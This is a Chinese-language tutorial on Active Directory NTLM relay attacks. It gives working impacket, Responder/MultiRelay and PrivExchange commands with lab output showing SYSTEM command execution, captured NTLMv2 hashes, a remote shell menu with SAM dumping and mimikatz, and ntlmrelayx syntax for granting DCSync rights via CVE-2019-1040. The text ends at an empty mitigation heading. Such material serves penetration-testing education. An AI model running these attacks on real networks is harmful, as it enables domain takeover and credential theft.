

高级域渗透入侵及检测（中）

目录

- NTLM Relay
 - SMB Relay attack
 - NTLM Relay Attack
 - 通过Responder获取目标NTLM
 - Responder中的Multirelay.py
 - Impacket中的NTLMRelay
 - 通过中继到Ldap通过Exchange进行DCSync
 - CVE-2019-1040
 - 通过CVE-2019-1040滥用基于资源的受约束的Kerberos委派
- DCSync
- DCShadow
 - Directory Replication Service
 - 域控的特性
 - drsuapi RPC接口
 - 总结与检测
- ACL AND ACE
 - AdminSDHolder权限维持
 - GPO
 - 通过Powershell操作GPO
 - GPO的安全性
 - SeEnableDelegationPrivilege

NTLM Relay

相关的一些前置知识可以自行百度或者看看这些：<https://en.hackndo.com/ntlm-relay/> , <https://2018.zeronights.ru/wp-content/uploads/materials/08-Ntlm-Relay-Reloaded-Attack-methods-you-do-not-know.pdf> , windows hash与认证 (sankuai.com)等等

No.	Time	Source	Destination	Protocol	Length	Data
11	1.849539	172.23.0.105	172.23.4.54	SMB	213	Negotiate Protocol Request
13	1.850955	172.23.4.54	172.23.0.105	SMB	173	Negotiate Protocol Response
14	1.851312	172.23.0.105	172.23.4.54	SMB	196	Session Setup AndX Request, NTLMSSP_NEGOTIATE
16	1.853096	172.23.4.54	172.23.0.105	SMB	338	Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_MORE_PROCESSING_REQUIRED
17	1.853227	172.23.0.105	172.23.4.54	SMB	624	Session Setup AndX Request, NTLMSSP_AUTH, User: adtest.com/administrator
19	1.855156	172.23.4.54	172.23.0.105	SMB	130	Session Setup AndX Response
20	1.855283	172.23.0.105	172.23.4.54	SMB	146	Tree Connect AndX Request, Path: \\172.23.4.54\IPC\$
28	1.857370	172.23.0.105	172.23.4.54	SMB	191	Negotiate Protocol Request
30	1.858590	172.23.4.54	172.23.0.105	SMB	173	Negotiate Protocol Response
31	1.858910	172.23.0.105	172.23.4.54	SMB	196	Session Setup AndX Request, NTLMSSP_NEGOTIATE
33	1.860604	172.23.4.54	172.23.0.105	SMB	338	Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_MORE_PROCESSING_REQUIRED
34	1.860825	172.23.0.105	172.23.4.54	SMB	624	Session Setup AndX Request, NTLMSSP_AUTH, User: adtest.com/administrator

negResult: accept-incomplete (1)
supportedMech: 1.3.6.1.4.1.311.2.2.10 (NTLMSSP - Microsoft NTLM Security Support Provider)
responseToken: 4e544c4d53550000200000012001200380000007028ae241414141414100000000...

NTLM Secure Service Provider

NTLMSSP Identifier: NTLMSSP
NTLM Message Type: NTLMSSP_CHALLENGE (0x00000002)
Target Name: WORKGROUP
Negotiate Flags: 0x2800207, Negotiate 56, Negotiate Key Exchange, Negotiate 128, Negotiate Version, Negotiate Target Info, Negotiate Extended Security, Target Type Server, Negotiate NTLM key, Request Target, Negoti...

NTLM Server Challenge: 4141414141414141
Reserved: 0000000000000000

Target Info
Version 255.255 (Build 65535); NTLM Current Revision 255
Native OS: UNIX

可以看一下这个中继后，我们的中继服务器伪造返回的response报文，其中包含了一个伪造的challenge，我们客户端是105中继器54服务端215

但是其实真正的challenge如下所示，只不过服务端发送给了中继服务器，所以说中继器什么也不做，就是传递信息，只是在过程中，它获取到了客户端发来的ntlm(注意这里的ntlm其实是net-ntlm，不过为了方便

统称ntlm)

然后就可以假冒客户端访问服务了

No.	Time	Source	Destination	Protocol	Length	Info
30	19.206659	172.23.4.54	172.23.7.215	SMB	117	Negotiate Protocol Request
31	19.207238	172.23.7.215	172.23.4.54	SMB	275	Negotiate Protocol Response
33	19.212458	172.23.4.54	172.23.7.215	SMB	180	Session Setup AndX Request, NTLMSSP_NEGOTIATE
34	19.212722	172.23.7.215	172.23.4.54	SMB	385	Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_MORE_PROCESSING_REQUIRED
36	19.219703	172.23.4.54	172.23.7.215	SMB	632	Session Setup AndX Request, NTLMSSP_AUTH, User: adtest.com\administrator
51	19.223983	172.23.7.215	172.23.4.54	SMB	105	Session Setup AndX Response, Error: STATUS_LOGON_FAILURE
53	19.225268	172.23.4.54	172.23.7.215	SMB	109	Logoff AndX Request
54	19.225324	172.23.7.215	172.23.4.54	SMB	105	Logoff AndX Response, Error: Bad userid

Security Blob Length: 210
Byte Count (BCC): 272
* Security Blob: 4e544c4d5353500002000000c000c0038000000158289e249424d314b72da3e00000000..
* GSS-API Generic Security Service Application Program Interface
* NTLM Secure Service Provider
NTLMSSP Identifier: NTLMSSP
NTLM Message Type: NTLMSSP_CHALLENGE (0x00000002)
> Target Name: ADTEST
> Negotiate Flags: 0xe2898215, Negotiate 56, Negotiate Key Exchange, Negotiate 128, Negotiate Version, Negotiate Target Info, Negotiate Extended Security, Target Type
NTLM Server Challenge: 49424d314b72da3e
Reserved: 0000000000000000
> Target Info

SMB Relay attack

在主机认证的过程中，ntlm是可以依托诸如SMB,HTTP等协议存在，可以看成是一个完整的请求过程由两部分过程，一部分是认证的部分，这部分主机间主要通过ntlm来完成，然后是session也就是会话部分，这里主要由承载协议完成，例如smb完成文件共享服务，http完成web服务，这也就说ntlm消息内容与协议无关，它这是作为一个认证的过程，包含在了其中，因此类似此种中继也成为跨协议中继

这里使用impacket套件的smbrelay，通过指定受害者机器，我这里是假定要去锤215这台机器，然后假定通过某种手段让别人通过另外一台机器，通过net use或者其他基于smb的方式到kali中间人的机器，smb被中继到受害机上从而执行命令，smbrelay还提供了将exe上传到目标主机并执行的功能

```
(root@kali) - [/home/user/impacket/examples]
# smbrelayx.py -h 172.23.7.215 -c whoami
/usr/local/lib/python2.7/dist-packages/OpenSSL/crypto.py:14: CryptographyDeprecationWarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.
    from cryptography import utils, x509
Impacket v0.9.23.dev1+20201209.133255.ac307704 - Copyright 2020 SecureAuth Corporation

[*] Running in relay mode
[*] Setting up SMB Server

[*] Servers started, waiting for connections
[*] Setting up HTTP Server
[*] HTTPD: Received connection from 172.23.0.105, attacking target 172.23.7.215

[*] SMBD: Received connection from 172.23.0.105, attacking target 172.23.7.215
[*] Authenticating against 172.23.7.215 as adtest.com\administrator SUCCEEDED
[*] administrator::adtest.com:e595cffd6e039a5d:8520c155be849fd777d07cc34682c8f2:0101000000000000f662bd40b459b2ecd004e14000000002000c0041004400540045005300540001001000410044004d0049004e002d005000430004001400540005300540002e0043004f004d00030026006100640006d0069006e002d005000043002e004100440054004500530054002e004d00050014004100440054004500530054002e0043004f004d0007000800f662bd4e4cdfd60106000400020000000800300030000000000000030000001ec4ea97efeac0007c28de4088238f517e3319020c55f2883025ed3309a551fa0a0010000000000000000000000000900200063006900660073002f003100370032002e00320033002e0034002e00350034000000000000000000000000
[*] Sending status code STATUS_SUCCESS after authentication to 172.23.0.105
[-] TreeConnectAndX not found C$
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Executed specified command on host: 172.23.7.215
nt authority\system
```

ms-08-068

这个经典漏洞就是ms08068,相当于smb自己中继自己,通过达到命令控制以及权限提升的一个作用。但这个洞非常古老已经被补上了, <https://msrc-blog.microsoft.com/2008/11/11/ms08-068-smb-credential-reflection-defense/>

微软通过SSPI, <https://xz.aliyun.com/t/7087#toc-2>

Hot potato(ms16-075)

ms08068补丁只是针对smb->smb的中继修补，而此漏洞则是利用了http->smb的中继，通过伪造wpad代理服务器，通过本地开启一个临时webserver，然后这个验证方式会要求使用ntlm验证，这样一来就搞到了ntlm，关于wpad以及nbns协议的等可以看[此文](#)

exp:<https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS16-075>

Ghost-Potato(cve-2019-1384)

微软通过SSPI，客户端在发起请求的时候，会调用InitializeSecurityContext，其中参数pszTargetName现在会传递为需要认证的目标服务，在NTLM认证中，当客户端向服务端发起请求，然后当客户端收到来自服务端的challenge，它会将其缓存在本地，时间为300秒，而服务端在收到response后回去lsass内存查看，是否存在challenge的缓存，如果没有则认证成功，如果有则可以认定为收到了反射攻击，那么就需要等待5分钟，清除了

内存中的challenge之后，进行恶意的smb认证

利用POC:<https://shenaniganslabs.io/files/impacket-ghostpotato.zip>

这个脚本本地测试的时候崩了，具体其他详情可以看看：[Ghost Potato 复现\(Cve-2019-1384\) - 先知社区 \(aliyun.com\)](#)，<https://shenaniganslabs.io/2019/11/12/Ghost-Potato.html>

NTLM Relay Attack

通过Responder获取目标NTLM

开启responder



向目标发送带有类似如下unc路径的超链接或者在html邮件中嵌入进去：


代码块

```
1 <!DOCTYPE html>
2 <html>
3   
4 </html>
```



类似的利用方式还由很多，比如配合pdf，docx等，可以看看这两个：<https://www.securify.nl/blog/living-off-the-land-stealing-netntlm-hashes>,<https://www.anquanke.com/post/id/193493#h2-7>

在这个defcon26分享的项目中：<https://blog.quickbreach.io/blog/one-click-to-owa/>，作者制作了一个成熟的基于ntlm over http中继并直接接管目标邮箱的项目




这个地方复现并未成功，我自己使用的exchange是2013版本，看github上有的说是低版本的api不支持,目前未找到解决办法


Responder中的Multirelay.py

Multirelay与responder配合使用，responder通过将验证请求转发给Multirelay,Multirelay去和目标认证，如果在目标可以登录的用户组里面，则可以getshell,或者sam转储等操作

先看看目标机器是否启用了smb签名这个是关键：



没启用则可以进行下一步操作：



同时开启Responder，在配置文件里关闭smb和http，避免和Multirelay冲突



```
(root@kali) - [~/home/user/responder]
# python Responder.py -I eth0

[+] Setting up...
[+] User ADTEST OK!
python RunFinger.py --ip=172.23.7.215
[+] Delay fail: python RunFinger.py

NBT-NS, LLMNR & MDNS Responder 3.0.2.0

Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C

[+] Poisoners:
LLMNR      [ON]
NBT-NS     [ON]
DNS/MDNS   [ON]

[+] Servers:
HTTP server [OFF]
HTTPS server [ON]
WPAD proxy  [OFF]
Auth proxy  [OFF]
SMB server  [OFF]
Kerberos server [ON]
```

去另一台机器上，随便通过net use \\ssss或者file://ssss访问一个不存在的主机名，以引起LLMNR和NBT-NS解析(至于这两个以及dns协议之间的关系，可以看看前面的文章或者自行搜索)，这里为什么要去别的机器上呢，因为打了ms08068补丁之后，就不能自己relay自己了(这里并未测试只是推测)

```
[+] SMB Session Auth sent.
[+] Looks good, Administrator has admin rights on C$.
[+] Authenticated.
[+] Dropping into Responder's interactive shell, type "exit" to terminate

Available commands:
dump                -> Extract the SAM database and print hashes.
regdump KEY         -> Dump an HKLM registry key (eg: regdump SYSTEM)
read Path_To_File   -> Read a file (eg: read /windows/win.ini)
get Path_To_File    -> Download a file (eg: get users/administrator/desktop/password.txt)
delete Path_To_File -> Delete a file (eg: delete /windows/temp/executable.exe)
upload Path_To_File -> Upload a local file (eg: upload /home/user/bk.exe), files will be uploaded in \windows\
p\
runas Command       -> Run a command as the currently logged in user. (eg: runas whoami)
scan /24            -> Scan (Using SMB) this /24 or /16 to find hosts to pivot to
pivot IP address    -> Connect to another host (eg: pivot 10.0.0.12)
mimi command        -> Run a remote Mimikatz 64 bits command (eg: mimi coffee)
mimi32 command      -> Run a remote Mimikatz 32 bits command (eg: mimi coffee)
lcmd command        -> Run a local command and display the result in MultiRelay shell (eg: lcmd ifconfig)
help               -> Print this message.
exit               -> Exit this shell and return in relay mode.
                    If you want to quit type exit and then use CTRL-C

Any other command than that will be run as SYSTEM on the target.

Connected to 172.23.7.215 as LocalSystem.
C:\Windows\system32\#hostname
admin-PC

C:\Windows\system32\#
```

Impacket中的NTLMRelay

同样的诱导管理员去访问一个不存在的目标

```
(root@kali) - [ /home/user/impacket/examples ]
# ntlmrelayx.py -t 172.23.7.215 -c whoami -smb2support
Impacket v0.9.23.dev1+20201209.133255.ac307704 - Copyright 2020 SecureAuth Corporation

[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client SMTP loaded..

/usr/local/lib/python2.7/dist-packages/OpenSSL/crypto.py:14: CryptographyDeprecationWarning: Python 2 is no
er supported by the Python core team. Support for it is now deprecated in cryptography, and will be removed
he next release.
  from cryptography import utils, x509
[*] Protocol Client MSSQL loaded..
[*] Protocol Client LDAP loaded..
```



```
[*] Setting up WCF Server
[*] HTTPD: Received connection from 172.23.1.206, attacking target smb://172.23.7.215
[*] HTTPD: Client requested path: /wpad.dat
[*] HTTPD: Client requested path: /wpad.dat
[*] HTTPD: Client requested path: /wpad.dat
[*] HTTPD: Client requested path: /wpad.dat
[*] Authenticating against smb://172.23.7.215 as ADTEST\Administrator SUCCEED
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Executed specified command on host: 172.23.7.215
nt authority\system

[*] Stopping service RemoteRegistry
```


通过中继到Ldap通过Exchange进行DCSync

这项利用的主要关键点在于：

- 1.Exchange的高权限，如Exchange Windows Permissions这个组，对于域内对象有修改的权限
- 2.对用户发起的ntlm over http认证发起中继，从而通过exchange的高权限修改域内任意用户ACL，赋予DCSync的能力
- 3.exchange的订阅推送功能，能够访问任意url，从而可以捕获ntlm并中继，具体细节可以看：

[Zero Day Initiative — An Insincere Form of Flattery: Impersonating Users on Microsoft Exchange \(thezdi.com\)](#)

<https://dirkjanm.io/abusing-exchange-one-api-call-away-from-domain-admin/>



Highly Privileged Exchange Groups

- Exchange Trusted Subsystem (like SYSTEM, only better)
 - *"The Exchange Trusted Subsystem is a highly privileged ... Group that has read/write access to every Exchange-related object in the Exchange organization."*
 - Members: Exchange Servers
 - MemberOf: Exchange Windows Permissions
- Exchange Windows Permissions
 - Provides rights to AD objects (users, groups, etc)
 - Members: Exchange Trusted Subsystem
- Organization Management (the DA of the Exchange world)
 - *"Members ... have administrative access to the entire Exchange 2013 organization and can perform almost any task against any Exchange 2013 object, with some exceptions. ... is a very powerful role and as such, only users or ... groups that perform organizational-level administrative tasks that can potentially impact the entire Exchange organization should be members of this role group."*
 - Members: 2 to 3 Exchange organization admin accounts (or less)

Sean Metcalf (@PyroTek3) TrimarcSecurity.com

此图来在: <https://adsecurity.org/wp-content/uploads/2017/11/BlueHat-2017-Metcalf-ActiveDirectorySecurityTheJourney-Final.pdf>

一些其他的权限可以看: <https://adsecurity.org/?p=4119>

这里我们通过impacket和PrivExchange来实现利用过程:

普通域用户无DCSync权限:

```
(root@kali) - [/home/user/impacket/examples]
# python secretsdump.py adtest.com/trump:trump@dc01.adtest.com -dc-ip 172.23.1.206 -just-dc -target-ip 172.23.1.206
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[-] DRSR SessionError: code: 0x20f7 - ERROR_DS_DRA_BAD_DN - The distinguished name specified for this replication operation is invalid.
[*] Something went wrong with the DRSUAPI approach. Try again with -use-vss parameter
[*] Cleaning up...
```

```
(root@kali) - [/home/user/privExchange]
# python privexchange.py -ah 172.23.4.54 172.23.1.206 -u trump -p trump -d adtest
INFO: Using attacker URL: http://172.23.4.54/privexchange/
INFO: Exchange returned HTTP status 200 - authentication was OK
INFO: API call was successful
```

PS:如果是出现connection reset的错误是说明你的exchange只能https, 但是证书不可信原因大概是, 修改添加以下代码在大概111行的位置:

代码块

```
1 uv_context = ssl.SSLContext(ssl.PROTOCOL_TLSv1)
2 uv_context.verify_mode = ssl.CERT_NONE
3 uv_context.check_hostname = False
```

如果成功的话, 最后会向此用户添加ACL, 从而通过secertdump进行DCSync

这里的坑点, 就是注意域名和ip的关系, 有必要可能需要更改host以正确解析

此种利用方式微软给出了CVE:<https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2018-8581>

CVE-2019-1040



之前我们提到，是通过http请求来进行中继的，为什么不用smb呢，因为这里涉及到一个知识点，就是关于签名的问题，为了有效的遏制中间人攻击，引入了签名的机制，通过用户的密钥进行签名，中间人在无法获得密钥的情况下无法伪造签名，自然无法通过验证，但是这里smb跟ldap的签名还是有一定区别的：

smb的签名：

首先域控是默认启用数字签名的，至于域成员机器默认是未启用的，如图客户端发起协商时，告诉目标我签名并未开启，但是可以签名

100	35.234742	172.23.7.215	172.23.1.206	SMB2	162 Negotiate Protocol Request
101	35.235477	172.23.1.206	172.23.7.215	SMB2	306 Negotiate Protocol Response
102	35.235840	172.23.7.215	172.23.1.206	SMB2	220 Session Setup Request, NTLMSSP_NEGOTIATE
103	35.236269	172.23.1.206	172.23.7.215	SMB2	355 Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHA
104	35.236474	172.23.7.215	172.23.1.206	SMB2	659 Session Setup Request, NTLMSSP_AUTH, User: adtest.com\exchange

Session Id: 0x0000000000000000

Signature: 00000000000000000000000000000000

[Response in: 101]

Negotiate Protocol Request (0x00)

[Preauth Hash: aa608af2759cbc92fddd5d6cdfbf732c24afd8940e1e4ae2bc996d4072a47ad6f2d0def4...]

StructureSize: 0x0024

0000 0000 0010 010. = Fixed Part Length: 18

..... = Dynamic Part: False

Dialect count: 2

Security mode: 0x01, Signing enabled

... ..1 = Signing enabled: True

... ..0. = Signing required: False

Reserved: 0000

Capabilities: 0x00000000

而服务器呢这里时域控，则是不仅可以签名而且强制了签名

101	35.235477	172.23.1.206	172.23.7.215	SMB2	306 Negotiate Protocol Response
102	35.235840	172.23.7.215	172.23.1.206	SMB2	220 Session Setup Request, NTLMSSP_NEGOTIATE
103	35.236269	172.23.1.206	172.23.7.215	SMB2	355 Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHA
104	35.236474	172.23.7.215	172.23.1.206	SMB2	659 Session Setup Request, NTLMSSP_AUTH, User: adtest.com\exchange

Signature: 00000000000000000000000000000000

[Response to: 100]

[Time from request: 0.000735000 seconds]

Negotiate Protocol Response (0x00)

[Preauth Hash: a7545003a34e56bbcd65dfad5a5105d011c54dda033b01eac25dbf1507799dfaddec7e7...]

StructureSize: 0x0041

0000 0000 0100 000. = Fixed Part Length: 32

.....1 = Dynamic Part: True

Security mode: 0x03, Signing enabled, Signing required

... ..1 = Signing enabled: True

... ..1. = Signing required: True

Dialect: SMB 2.1 (0x0210)

NegotiateContextCount: 0

Server Guid: e86d92ab-2cab-492c-9203-a87069ea6343

Capabilities: 0x00000007, DFS, LEASING, LARGE MTU

Max Transaction Size: 1048576

Max Read Size: 1048576

Max Write Size: 1048576

那么问题来了，究竟是签还是不签，可以看看如下图：来自<https://en.hackndo.com/ntlm-relay/#authentication-signing-mic>

SERVER CLIENT			
	Required	Enabled	Disabled (SMBv1)
Required	Signed	Signed	Not supported
Enabled	Signed*	SMBv1 : Signed	Not signed***
		SMBv2 : Not signed**	
Disabled (SMBv1)	Not supported	Not signed	Not signed

- * Default for client/server to Domain Controller
- ** Default for client to server which is not a domain controller via SMBv2
- *** Default for client to server which is not a domain controller via SMBv1

协商阶段完成了，就目前我的这个情况来讲请求域控，那最后结果自然是要求签名，然后下一个阶段，Negotiate标志位置为1



102	35.235840	172.23.7.215	172.23.1.206	SMB2	220 Session Setup Request, NTLMSSP_NEGOTIATE
103	35.236269	172.23.1.206	172.23.7.215	SMB2	355 Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE
104	35.236474	172.23.7.215	172.23.1.206	SMB2	659 Session Setup Request, NTLMSSP_AUTH, User: adtest.com\exchange
105	35.237402	172.23.1.206	172.23.7.215	SMB2	159 Session Setup Response
106	35.237620	172.23.7.215	172.23.1.206	SMB2	168 Tree Connect Request Tree: \\172.23.1.206\IPC\$
107	35.237847	172.23.1.206	172.23.7.215	SMB2	138 Tree Connect Response

```
.....0.. = Target Type Server: Not set
.....0.. = Target Type Domain: Not set
.....1.. = Negotiate Always Sign: Set
.....0.. = Negotiate 0x00004000: Not set
.....0.. = Negotiate OEM Workstation Supplied: Not set
.....0.. = Negotiate OEM Domain Supplied: Not set
.....0.. = Negotiate Anonymous: Not set
.....0.. = Negotiate NT Only: Not set
.....1.. = Negotiate NTLM key: Set
.....0.. = Negotiate 0x00000100: Not set
.....1.. = Negotiate Lan Manager Key: Set
.....0.. = Negotiate Datagram: Not set
.....0.. = Negotiate Seal: Not set
.....1.. = Negotiate Sign: Set
.....0.. = Request 0x00000008: Not set
.....1.. = Request Target: Set
.....1.. = Negotiate OEM: Set
```

身份验证完成后，smb标志位标志smb已有效的签名

104	35.236474	172.23.7.215	172.23.1.206	SMB2	659 Session Setup Request, NTLMSSP_AUTH, User: adtest.com\exchange
105	35.237402	172.23.1.206	172.23.7.215	SMB2	159 Session Setup Response
106	35.237620	172.23.7.215	172.23.1.206	SMB2	168 Tree Connect Request Tree: \\172.23.1.206\IPC\$
107	35.237847	172.23.1.206	172.23.7.215	SMB2	138 Tree Connect Response

```
Credits granted: 1
Flags: 0x00000009, Response, Signing
.....1.. = Response: This is a RESPONSE
.....0.. = Async command: This is a SYNC command
.....0.. = Chained: This pdu is NOT a chained command
.....1.. = Signing: This pdu is SIGNED
.....000.... = Priority: This pdu does NOT contain a PRIORITY
.....0.. = DFS operation: This is a normal operation
.....0.. = Replay operation: This is NOT a replay operation
Chain Offset: 0x00000000
Message ID: 2
Process ID: 0x0000feff
Tree ID: 0x00000000
Session ID: 0x000024001000000d Acct:exchange Domain:adtest.com Host:ADMIN-PC
Signature: 446185c18f18d6d38195f318935760d0
[Response to: 104]
Time from request: 0.00000000 seconds
```

MIC校验机制：

MIC的存在就是为了避免修改像上述Negotiate这样在ntlm消息中的标志位

104	35.236474	172.23.7.215	172.23.1.206	SMB2	659 Session Setup Request, NTLMSSP_AUTH, User: adtest.com\exchange
105	35.237402	172.23.1.206	172.23.7.215	SMB2	159 Session Setup Response
106	35.237620	172.23.7.215	172.23.1.206	SMB2	168 Tree Connect Request Tree: \\172.23.1.206\IPC\$
107	35.237847	172.23.1.206	172.23.7.215	SMB2	138 Tree Connect Response

```
.....0.. = Target Type Server: Not set
.....0.. = Target Type Domain: Not set
.....1.. = Negotiate Always Sign: Set
.....0.. = Negotiate 0x00004000: Not set
.....0.. = Negotiate OEM Workstation Supplied: Not set
.....0.. = Negotiate OEM Domain Supplied: Not set
.....0.. = Negotiate Anonymous: Not set
.....0.. = Negotiate NT Only: Not set
.....1.. = Negotiate NTLM key: Set
.....0.. = Negotiate 0x00000100: Not set
.....0.. = Negotiate Lan Manager Key: Not set
.....0.. = Negotiate Datagram: Not set
.....0.. = Negotiate Seal: Not set
.....1.. = Negotiate Sign: Set
.....0.. = Request 0x00000008: Not set
.....1.. = Request Target: Set
.....0.. = Negotiate OEM: Not set
.....1.. = Negotiate UNICODE: Set
Version 6.1 (Build 7601); NTLM Current Revision 15
MIC: 2bf8964d7cc2b323e9f81d892e48896b
```

而且还有一个标志位，这个地方的flags0x00000002代表需要校验mic，如果没有mic，则会校验失败，所以起到了一个循环互相保护的作用

104	35.236474	172.23.7.215	172.23.1.206	SMB2	659 Session Setup Request, NTLMSSP_AUTH, User: adtest.com\exchange
105	35.237402	172.23.1.206	172.23.7.215	SMB2	159 Session Setup Response
106	35.237620	172.23.7.215	172.23.1.206	SMB2	168 Tree Connect Request Tree: \\172.23.1.206\IPC\$
107	35.237847	172.23.1.206	172.23.7.215	SMB2	138 Tree Connect Response

```
Z: 00000000
Attribute: NetBIOS domain name: ADTEST
Attribute: NetBIOS computer name: DC01
Attribute: DNS domain name: adtest.com
Attribute: DNS computer name: dc01.adtest.com
Attribute: DNS tree name: adtest.com
Attribute: Timestamp
Attribute: Flags
NTLMV2 Response Item Type: Flags (0x0006)
NTLMV2 Response Item Length: 4
Flags: 0x00000002
Attribute: Restrictions
Attribute: Channel Bindings
Attribute: Target Name: cifs/172.23.1.206
Attribute: End of list
Z: 00000000
```

此漏洞的绕过方式，也是修改了其中的几个字段，然后删除了MIC字段：

<https://www.crowdstrike.com/blog/active-directory-ntlm-attack-security-advisory/>

More (NTLM over SMB) Relay to LDAP

NTLMRelayx Syntax table

Attack Scenarios	Syntax
Create domain user and gives DCSync rights	ntlmrelayx.py -t ldaps://192.168.100.236 --delegate-access -smb2support --remove-mic
Create a domain computer account	ntlmrelayx.py -t ldaps://192.168.100.236 --add-computer -smb2support --remove-mic
Gives DCSync rights to an existing domain user / computer	ntlmrelayx.py -t ldaps://192.168.100.236 --escalate-user <domain user / computer> -smb2support --remove-mic

FROM : https://bsidescyprus.com/presentations/bsidesCyprus_DropTheMIC.pdf

通过CVE-2019-1040滥用基于资源的受约束的Kerberos委派

<https://dirkjanm.io/exploiting-CVE-2019-1040-relay-vulnerabilities-for-rce-and-domain-admin/>

避免中继的攻击：

